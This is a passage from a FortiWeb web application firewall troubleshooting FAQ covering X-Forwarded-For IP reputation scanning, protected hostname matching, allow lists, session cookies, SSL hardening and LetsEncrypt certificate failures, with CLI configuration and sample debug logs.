When this option is enabled, IP Reputation will scan all IP addresses listed in the X-Forwarded-For header to match with the IPs in the categories.

Both IP Reputation policy and X-Forwarded-For rule should be linked to the Protection Profile for a Server Policy. Also, **Use X-Header to Identify Original Client's IP** and **Block Using Original Client's IP** should be enabled in the X-Forwarded-For rule.



For troubleshooting purpose, the following diagnose commands can be used:

```
# diagnose debug application x-forward-for 7
# diagnose debug enable


> GET / HTTP/1.1
> Host: 10.33.33.1:81
> User-Agent: curl/7.83.1
> Accept: */*
> X-Forwarded-For: 1.2.3.4, 192.168.0.2, 10.33.33.3
[x forward for][INFO](x_forward_for_process-949): inside x_forward_for process
[x forward for][INFO](http_parse_x_forwarded_for-850): inside x_forward_for http parse
[x forward for][INFO](http_parse_orig_ip-673): inside x_forward_for parse original ip
[x forward for][DEBUG](http_parse_orig_ip-693): Skip = 0, location = 1, Value =
     [1.2.3.4,192.168.0.2,10.33.33.3], Unparsed value[1.2.3.4, 192.168.0.2, 10.33.33.3]
[x forward for][INFO](http_parse_orig_ip-732): Original ip = 10.33.33.3
[x forward for][INFO](http_parse_fullscan_ip-755): inside http_parse_fullscan_ip
[x forward for][DEBUG](http_parse_fullscan_ip-792): Skip = 0, location = 1, Value =
     [1.2.3.4,192.168.0.2,10.33.33.3,]
[x forward for][DEBUG](http_parse_fullscan_ip-817): ips from value cur: 1.2.3.4
[x forward for][DEBUG](http_parse_fullscan_ip-819): parse original: this ip list has :
     1.2.3.4
[x forward for][DEBUG](http_parse_fullscan_ip-817): ips from value cur: 192.168.0.2
[x forward for][DEBUG](http_parse_fullscan_ip-819): parse original: this ip list has :
     192.168.0.2
[x forward for][DEBUG](http_parse_fullscan_ip-817): ips from value cur: 10.33.33.3
[x forward for][DEBUG](http_parse_fullscan_ip-819): parse original: this ip list has :
     10.33.33.3
[x forward for][INFO](x_forward_for_process-990): xff: after parse ip str: 10.33.33.3
[x forward for][INFO](set_original_ip-428): xff: set original ip str: 10.33.33.3
```

```
[x forward for][INFO](set_original_ip-435): during set_original_ip: original IP address =
     10.33.33.3
[x forward for][INFO](set_original_ip-452): set_original_ip: Full Scan IP address = 1.2.3.4
[x forward for][INFO](set_original_ip-452): set_original_ip: Full Scan IP address =
     192.168.0.2
[x forward for][INFO](set_original_ip-452): set_original_ip: Full Scan IP address =
     10.33.33.3
```

Why doesn't Protected Hostnames work as expected?

Protected Hostnames are used in a server policy to restrict requests to specific hostnames. FortiWeb 7.0.1 and previous builds support setting the exact hostname or using wildcards such as *.example.com to match the field `Host:` in HTTP header. Please note that only one wildcard is supported. If you enter multiple wildcards, matching of hostname will be unexpected.

From 7.0.2, Protected Hostname supports `Ignore Port` and `Include Sub-Domain`, and wildcard is still supported. Sub-Domain will be ignored if the `Host:` field in a request is an IPv4 or IPv6 address.

Below are examples to show whether a request will match the configured hostname.

Protected Hostname	Enable Ignore Port	Enable Include Sub-Domain	Request Host	Result
abc.example.com	No	No	abc.example.com:8080	Not match
abc.example.com	Yes	No	abc.example.com:8080	Match
abc.example.com	Yes	Yes	xyz.abc.example.com:8080	Match
*example.com	No	No	abc.example.com	Match
example.com*	No	No	example.com:8080	Match
example.com*	Yes	No	example.com:8080	Match
example.com	No	No	abc.example.com:8080	Not match
example.com:8080	No	No	example.com:8080	Match
example.com:8080	Yes	No	example.com:8080	Not match

The reason of the Not match cases is either of the following:

- Only one wildcard is supported;
- When **Ignore Port** is enabled, the port in the `Host:` field of the incoming request will be removed, so it does not match the protected hostname configured.

If you encounter other mismatching issues, you can either check the attack log or run diagnose logs as below:

```
diagnose debug application allow-hosts 7
diagnose debug enable

[Protected Hostnames][INFO](allow_host_process-742): protected hostname validation begin
[Protected Hostnames][INFO](http_host_check-495): Enter Function : http_host_check
[Protected Hostnames][INFO](http_host_check-520): Request Host value :
     try.fwbtestgslb.com:8333
[Protected Hostnames][INFO](http_host_check-521): Request Host len : 24
[Protected Hostnames][INFO](host_parse_ignore_port-440): Inside host_parse_ignore_port
```

```
[Protected Hostnames][INFO](host_parse_ignore_port-441): Request Host value :
     try.fwbtestgslb.com:8333
[Protected Hostnames][INFO](host_parse_ignore_port-482): ipv4 or domain host removed port:
     try.fwbtestgslb.com
[Protected Hostnames][INFO](http_host_check-557): Ignore port enabled
[Protected Hostnames][INFO](http_host_check-560): hoststr after ignore port trim:
     try.fwbtestgslb.com
[Protected Hostnames][INFO](http_host_check-561): hoststr len after ignore port trim: 19
[Protected Hostnames][INFO](http_host_check-568): Include subdomains enabled
[Protected Hostnames][INFO](host_parse_include_subdomains-298): Inside host_parse_include_
     subdomains
[Protected Hostnames][INFO](host_parse_include_subdomains-299): hoststr recieved:
     try.fwbtestgslb.com
[Protected Hostnames][INFO](host_parse_include_subdomains-313): single request host subdom:
     try
[Protected Hostnames][INFO](host_parse_include_subdomains-313): single request host subdom:
     fwbtestgslb
[Protected Hostnames][INFO](host_parse_include_subdomains-313): single request host subdom:
     com
[Protected Hostnames][INFO](host_parse_include_subdomains-319): longest section is : 11
[Protected Hostnames][INFO](host_parse_include_subdomains-326): single fwb host subdom: *
[Protected Hostnames][INFO](host_parse_include_subdomains-326): single fwb host subdom:
     fwbtestgslb
[Protected Hostnames][INFO](host_parse_include_subdomains-326): single fwb host subdom: com*
[Protected Hostnames][INFO](host_parse_include_subdomains-331): section count of request
     host: 3, section count of fwb host: 3
[Protected Hostnames][INFO](http_host_check-570): hoststr after subdomains trim:
     try.fwbtestgslb.com
[Protected Hostnames][INFO](http_host_check-571): hoststr len after subdomains trim: 19
[Protected Hostnames][INFO](http_host_check-579): Protected Hostname host :
     *.fwbtestgslb.com*
[Protected Hostnames][INFO](http_host_check-584): url case disabled
[Protected Hostnames][INFO](http_host_check-586): found '*' at the begining of Protected
     Hostname host
[Protected Hostnames][INFO](http_host_check-588): Request host after manipulation:
     y.fwbtestgslb.com
[Protected Hostnames][INFO](http_host_check-703): Request host did not matched a Protected
     Hostname, perform default action
```

Which WAF modules will be skipped if the Allow List is matched?

When enabled, allow-listed items will skip the subsequent scans after the Global Object allow list. Please check the scan sequence of the Global Object Allow List in "Sequence of scans" in FortiWeb Administration Guide, or "What's the sequence of WAF module scans in 7.0.0" in FAQ on page 1003.

When the Allow List is matched, the following modules will be affected:

Allow Name	Check Position	Affected Modules
Allow URL	Global white list	URL Access Rule will be checked; Modules after URL Access will be skipped
Allow Parameter	• Parameter Validation • Signature • Syntax based detection	When these four modules check parameters, parameters in Allow Parameter list will be skipped.

Allow Name	Check Position	Affected Modules
	• ML-based Anomaly Detection	
Allow Cookie	• Signature • Syntax based detection • Cookie security	When these three modules check or process cookies, cookies in Allow Cookie list will be skipped
Allow Header	• Global white list • Syntax based detection	URL Access Rule will be checked; When Syntax based detection checks headers, headers in Allow Cookie list will be skipped

The scan sequence of the modules mentioned above is:

Global White List -> URL Access -> Parameter Validation -> Signature -> Syntax Based Detection -> Cookie Security -> ML-based Anomaly Detection

The following parameters or cookies are by default included in Allow List if their corresponding modules are enabled. For example, the request with cookiesession1 will match the Allow list and be exempted from the subsequent scans only when Client Management is enabled.

Name	Type	Owner Module
cookiesession1	cookie	Client management
cookiesession3	cookie	Site Publish
cookiesession6	cookie	Robot Check
cookiesession8341	parameter	RBE(bot_reco_process is used by 5 modules)
redirect491	parameter	Custom page
rewrite491	parameter	Custom page/Url Rewrite
reason747sha	parameter	Custom page

How do Global Allow List and Policy Based Allow List work?

On 7.0.1 and previous builds, only Global Allow List is supported, while on 7.0.2 and newer builds, FortiWeb also supports Policy Based Allow List.

Predefined Global or Predefined Policy Based Allow List have the same items updated from FortiGuard FortiWeb Security Service. The difference is that Predefined Global Allow List can be enabled or disabled, while Predefined Policy Based List cannot be disabled.

You can either enable or disable some Predefined Global Allow List that updated from FortiGuard FortiWeb Security Service, or create custom list to allow your own URLs, header field, cookies and parameters on the Custom Global Allow List tab in **Server Objects > Global > Global Allow List.** Global allow list applies to all server policies in all ADOMs.

As for Policy based Allow List, you can reference the predefined list or customized list (via Server Objects > Global > Global Allow List > Policy Based Allow List) in a server policy. When the traffic arrives at this server policy, it will be screened only according to the server policy based allow list instead of the global one.

By default, Global Allow List takes effect. When Allow List is set for a server-policy, the policy-based Allow List will take effect instead of the Global Allow List.

Why is the cookiesession1 generated by Client Management persistent cookie?

In inline deployment mode, when a client accesses a web application for the first time, FortiWeb inserts a cookie named “cookiesession1” into the client's browser. If the client carries the inserted cookie in subsequent access, FortiWeb tracks the client by this cookie; otherwise, FortiWeb tracks the client by the client's source IP.

To do user tracking more accurately, “cookiesession1” is set as a persistent cookie with one year validity by default. FortiWeb will identify it as the same user even if the client browser is closed and opened again.

On 7.0.2, FortiWeb provides an option to set “cookiesession1” as a session cookie. If you think that a persistent cookie introduces a threat to your application, they can enable this option, or disable this cookie altogether by disabling **Client Management** in the web protection profile.

```
config waf web-protection-profile inline-protection
   edit <web-protection-profile name>
      set http-session-cookie enable
   next
end
```

you can enable `diagnose debug application client-management 7` to double check which type of cookie is applied in the web-protection-profile.

When http-session-cookie is disabled:

```
[client-manage][INFO](insert_wafsid:1419): [Note] it's persistent cookiesession1
```

When http-session-cookie is enabled:

```
[client-manage][INFO](insert_wafsid:1417): [Note] it's session level cookiesession1
```

SSL/TLS

- FAQ on page 963
- Diagnosing SSL/TLS handshake failures on page 968
- Decrypting SSL packets to analyze traffic issues on page 972

FAQ

How do I detect which cipher suite is used for HTTPS connections?

Use sniffing (packet capture) to capture SSL/ TLS traffic and view the “Server hello” message, which includes cipher suite information.

For more HTTPS troubleshooting information, see "Supported cipher suites & protocol versions" and "Checking the SSL/TLS handshake & encryption" in FortiWeb Administration Guide

How can I strengthen my SSL configuration?

The following configuration changes can make SSL more effective in preventing attacks and can improve your website's score for third-party testing tools (for example, the SSL server test provided by Qualys SSL Labs).

Which configuration changes you make depends on your environment. For example, some older clients do not support SHA256.

- For your website certificate, do the following:
  - If it uses the SHA1 hashtag function, replace it with one that uses SHA256.
  - Ensure that its key size is 2048-bit.
- For the server policy (Reverse Proxy mode) or server pool member configuration (True Transparent Proxy mode), specify the following values in the advanced SSL settings:
  - Select Add HSTS Header, and then for Max. Age, enter 15552000.
  - For Supported SSL Protocols, disable SSL 3.0.
  - For SSL/TLS Encryption Level, select High.
  - For Enable Perfect Forward Secrecy, select Yes.
  - Select Disable Client-Initiated SSL Renegotiation.

For details, see Configuring a server policy on in FortiWeb Administration Guide.

Use the following CLI command to set the Diffie-Hellman key exchange parameters to 2048 or greater:

```
config system global
   set dh-params 2048
```

The command is available in FortiWeb 5.3.6 and higher releases. For additional information on using CLI commands, see the FortiWeb CLI Reference:

HTTPs://docs.fortinet.com/product/fortiweb/

Does FortiWeb support partial-chain verification?

On 7.0.1 and previous builds, FortiWeb needs the full certificate chain (RootCA + SubCA) in the CA-group to validate the client certificate. If only intermediate CA is included in the CA Group, client verification will fail.

7.0.2 supports partial-chain verification by enabling below options via CLI:

- set trust-anchor to "enable" for a CA group
- set parial-chain to "enable" in the certificate verify rule

```
FortiWeb # show system certificate ca-group
config system certificate ca-group
   edit "CA_GP_01"
      config members
         edit 1
            set name subCA_Group_01
            set trust-anchor enable
         next
      end
   next
end
FortiWeb # show system certificate verify
config system certificate verify
   edit "Client_Cert_Verify_01"
      set ca subCA_Group_01
```

```
    set particle-chain enable
  next
end
```

How to troubleshoot a LetsEncrypt certificate obtaining failure?

If Letsencrypt is configured for a server policy, but system fails to obtain a certificate, you can follow these steps for troubleshooting:

1. Check prerequisites for Letsencrypt:
   - The DNS entry has been mapped to your domain name with FortiWeb's VIP address.
   - If multiple SANs (Subject Alternative Name) are added, make sure that all domains are mapped to the same public IP address (also FortiWeb's VIP).

     From 7.0.2, FortiWeb supports requesting a LetsEncrypt certificate with multiple SAN (Subject Alternative Name). You can add SAN via **Server Objects > Certificates > Letsencrypt > Create New**.
   - Do not block requests from United States in **IP Protection > Geo IP Block**, otherwise FortiWeb can't retrieve certificates from Let's Encrypt.
2. Check Letsencrypt related configuration on FortiWeb:
   - Make sure that port 80 is enabled, because Let's Encrypt sends HTTP requests to FortiWeb in order to validate the ownership of the domain name:
     - In RP mode, make sure to select HTTP service when configuring server policy.
     - In TTP mode, the back-end server which uses Letsencrypt certificate should have port 80 enabled.
   - If you select the Letsencrypt certificate and also enable **Redirect HTTP to HTTPS**, make sure that both domain.com and domain.com:443 are added as the accepted hosts in **Protected Hostnames** settings.



   - If a server policy enables HTTP Content Routing, make sure the match conditions match both domain.com and domain.com:443.



Notes: Currently FortiWeb supports HTTP-01 for Letsencrypt validation method. We will support DNS-01 and TLS-ALPN-01 to address above limitation.

3. Check event logs for success or failure events.
   Both successful and failed issue processes will generate at least one event log. You can right click the log to check detailed information.
   Certificate renewal will also generate event logs.



Sample for detailed event log info:



4. Check more details in diagnose logs:
   For 7.0.2 and previous builds, you just need to enable below commands for diagnose logs:
   ```
   diagnose debug application acmed 7
   diagnose debug enable
   ```
   Sample for a certificate issuing failure due to DNS search failed:
   ```
   (acme_log_err_event_process_inner_json : 583)acme_log_err_event_process_inner_json: type
        = urn:ietf:params:acme:error:dns, detail = DNS problem: NXDOMAIN looking up A for
        sports.fwbtestgslb.com - check that a DNS record exists for this domain; DNS
        problem: NXDOMAIN looking up AAAA for sports.fwbtestgslb.com - check that a DNS
        record exists for this domain
   (acme_post : 742)acme_post: return code 200, json=
   (authorize : 1025)challenge https://acme-v02.api.letsencrypt.org/acme/chall-
        v3/148263779557/UU140g failed with status invalid
   (acme_error : 276)the server reported the following error:
   (authorize : 1039)running /etc/acme/acme.sh failed http-01 sports.fwbtestgslb.com
        xBEJLu4bsEHTIf_3LVvY1_VwWLTdovJmHMicWx5lPNE xBEJLu4bsEHTIf_3LVvY1_
        VwWLTdovJmHMicWx5lPNE.i9Tp-bb8fw4CsxC7QJfuRYMDQv-251EzsYgn3o3DQ6s
   (cert_issue : 1328)failed to authorize order at https://acme-
        v02.api.letsencrypt.org/acme/order/643342336/121299792817
   (acme_cert_valid_and_issue : 1669)/etc/acme/try.fwbtestgslb.com cert issue failed
   (cert_load : 1282)/etc/acme/try.fwbtestgslb.com/cert.pem does not exist
   (acme_update_cert : 1127)acme_update_cert:1127: update CMDB entry try.fwbtestgslb.com
        status to 7
   ```
   Sample for a certificate issuing failure due to reaching the max retry limitation:
   ```
   (acme_log_err_event_process_inner_json : 583)acme_log_err_event_process_inner_json: type
        = urn:ietf:params:acme:error:rateLimited, detail = Error creating new order :: too
        many failed authorizations recently: see https://letsencrypt.org/docs/failed-
        validation-limit/
   (acme_post : 742)acme_post: return code 429, json=
   (cert_issue : 1303)failed to create new order at https://acme-
        v02.api.letsencrypt.org/acme/new-order
   (acme_error : 268)the server reported the following error:
   (acme_cert_valid_and_issue : 1669)/etc/acme/try.fwbtestgslb.com cert issue failed
   (cert_load : 1282)/etc/acme/try.fwbtestgslb.com/cert.pem does not exist
   (acme_update_cert : 1127)acme_update_cert:1127: update CMDB entry try.fwbtestgslb.com
        status to 7
   ```
5. Let's Encrypt only allows 5 times of certificate obtaining failure per hour for each host name and account. Please check if the number of retries reaches this limitation.
   If FortiWeb fails to obtain the certificate, it will try again every 2 hours until the certificate is successfully obtained.
   You can also manually obtain the certificate by clicking the **Issue** button. FortiWeb will obtain the certificate immediately.

#	Name	Domain	Status	Operation
1	1	www.fortinet.com	certificate status failed	

   If the following error message displays, it means you have retrieved the certificate too frequently. You will see below information in the event log or diagnose output:
   ```
   Let's Encrypt failed to issue certificate due to error. type:
        urn:ietf:params:acme:error:rateLimited, detail: Error creating new order :: too
        many failed authorizations recently: see https://letsencrypt.org/docs/failed-
        validation-limit/
   ```

How will LetsEncrypt certificate be renewed?

On 7.0.1 and previous builds, Letsencrypt certificates will be renewed automatically every 90 days. 5 days before your letsencrypt certificate expires, FortiWeb renews it for another 90 days, so it never expires.

From 7.0.2, FortiWeb supports setting **Renew Period**, that is the number of days to renew a certificate before it expires. The default value is 30 days.

Why can’t a browser connect securely to my back-end server?

If a browser cannot communicate with a back-end server using SSL or TLS, use the following troubleshooting steps to resolve the problem:

1. Without connecting via FortiWeb, ensure that you can access the server using HTTPS.

2. Ensure that your browser supports HTTP Strict Transport Security (HSTS). For example, following web page provides compatibility tables for various web browser versions:

HTTP://caniuse.com/stricttransportsecurity

3. Ensure that the FortiWeb response includes the strict transport security header.

To add this header, select Add HSTS Header in the server policy or server pool configuration. For details, see "Configuring a server policy" or "Creating a server pool" in FortiWeb Administration Guide.

4. Use the following to ensure that the server certificate is trusted:

- If the certificate is signed by intermediate certificate authority (CA), the intermediate CA is signed by a root CA.
- The root CA is listed in your browser’s store of trusted certificates.
- The domain name or IP address is consistent with the certificate subject.

For details, see "Uploading a server certificate" in FortiWeb Administration Guide.

How to backup & restore private keys

- Refer to Admin Guide > How to set up your FortiWeb > Secure connections > How to export/backup certificates & private keys.
- Local certificates are stored at: /data/etc/cert/local/root

```
/data/etc/cert/local/root# ls
FortiWeb_CA.cer  server_2048.cer  server_4096.cer
FortiWeb_CA.key  server_2048.key  server_4096.key
```

Keys are encrypted. During the encryption process, we will convert the key file into a matrix system and perform matrix conversion and hashing algorithms to protect each key file.

Diagnosing SSL/TLS handshake failures

If the client is attempting to make an HTTPS connection, but the attempt fails after the TCP connection has been initiated, during negotiation, the problem may be with SSL/TLS.

1. Check the errors displayed on SSL/TLS client/browser.
   A SSL/TLS client or browser usually displays the SSL error code it encountered. Once can check and try to resolve them based on the specific error message.

Common symptoms may include error messages such as:

- ssl_error_no_cypher_overlap (Mozilla Firefox 9.0.1)
- Error 113 (net::ERROR_SSL_VERSION_OR_CIPHER_MISMATCH): Unknown error (Google Chrome 16.0.912.75 m)

  You can search on Internet to find solutions for those common error messages and check if any problem is caused by client sides:

  How to Fix SSL Error on Firefox Browser? - A Complete List (comparecheapssl.com)

  However, we can often check SSL error codes on FortiWeb attack logs as below.

2. Check detailed SSL errors in attack logs.
   SSL errors will be displayed in attack logs once “Ignore SSL Erros” is disabled by either method as below:

- Disable Ignore SSL Errors in **Log&Report > Log Config > Other Log Settings**

